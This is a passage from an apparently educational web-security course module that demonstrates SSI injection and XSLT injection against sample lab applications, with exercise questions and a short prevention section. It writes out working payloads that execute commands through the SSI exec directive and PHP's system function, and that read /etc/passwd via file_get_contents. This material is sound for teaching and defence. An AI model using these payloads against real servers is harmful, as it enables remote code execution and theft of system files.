
If we enter our name, we are redirected to /page.shtml, which displays some general information:
http://

We can guess that the page supports SSI based on the file extension. If our username is inserted into the page without prior sanitization, it might be vulnerable to SSI injection. Let us confirm this by providing a username of <!--#printenv -->. This results in the following page:
http://

As we can see, the directive is executed, and the environment variables are printed. Thus, we have successfully confirmed an SSI injection vulnerability. Let us confirm that we can execute arbitrary commands using the exec directive by providing the following username: <!--#exec cmd="id" -->:
http://

The server successfully executed our injected command, enabling us to take complete control of the web server.
Question 1

Exploit the SSI Injection vulnerability to obtain RCE and read the flag
SECTION 15: Preventing SSI Injection
As we have seen, improper implementation of SSI can result in web vulnerabilities. SSI injection can result in devastating consequences, including remote code execution and, thus, takeover of the web server. To prevent SSI injection, a web application using SSI must implement appropriate security measures.
Prevention
As with any injection vulnerability, developers must carefully validate and sanitize user input to prevent SSI injection. This is particularly important when user input is used within SSI directives or written to files that may contain SSI directives according to the web server configuration. Additionally, it is vital to configure the web server to restrict the use of SSI to particular file extensions and potentially even particular directories. Additionally, the capabilities of specific SSI directives can be limited to mitigate the impact of SSI injection vulnerabilities. For instance, it may be possible to disable the exec directive if it is not actively required.
SECTION 17: Exploiting XSLT Injection
After discussing some basics and use cases for XSLT, let us dive into exploiting XSLT injection vulnerabilities.
Identifying XSLT Injection

Our sample web application displays basic information about some Academy modules:
http://

At the bottom of the page, we can provide a username that is inserted into the headline at the top of the list:
http://


As we can see, the name we provide is reflected on the page. Suppose the web application stores the module information in an XML document and displays the data using XSLT processing. In that case, it might be vulnerable to XSLT injection if our name is inserted without sanitization before XSLT processing. To confirm this, let us try injecting a broken XML tag to provoke an error in the web application. We can achieve this by providing the username <:
http://

As we can see, the web application responds with a server error. While this does not definitively confirm the presence of an XSLT injection vulnerability, it may indicate the existence of a security issue.
Information Disclosure
We can try to infer some basic information about the XSLT processor in use by injecting the following XSLT elements:
1
2
        xml
Version:<xsl:value-of select="system-property('xsl:version')" /><br/>Vendor:<xsl:value-of select="system-property('xsl:vendor')" /><br/>Vendor URL:<xsl:value-of select="system-property('xsl:vendor-url')" /><br/>Product Name:<xsl:value-of select="system-property('xsl:product-name')" /><br/>Product Version:<xsl:value-of select="system-property('xsl:product-version')" />
The web application provides the following response:
http://

Since the web application interpreted the XSLT elements we provided, this confirms an XSLT injection vulnerability. Furthermore, we can deduce that the web application seems to rely on the libxslt library and supports XSLT version 1.0.
Local File Inclusion (LFI)
We can try using multiple different functions to read a local file. Whether a payload will work depends on the XSLT version and the configuration of the XSLT library. For instance, XSLT contains a function unparsed-text that can be used to read a local file:
1
2
        xml
<xsl:value-of select="unparsed-text('/etc/passwd', 'utf-8')" />
However, it was only introduced in XSLT version 2.0. Thus, our sample web application does not support this function and instead returns an error. However, if the XSLT library is configured to support PHP functions, we can call the PHP function file_get_contents using the following XSLT element:
1
2
        xml

<xsl:value-of select="php:function('file_get_contents','/etc/passwd')" />
Our sample web application is configured to support PHP functions. As such, the local file is displayed in the response:
http://

Remote Code Execution (RCE)
If an XSLT processor supports PHP functions, we can call a PHP function that executes a local system command to obtain RCE. For instance, we can call the PHP function system to execute a command:
1
2
        xml
<xsl:value-of select="php:function('system','id')" />
http://

Question 1
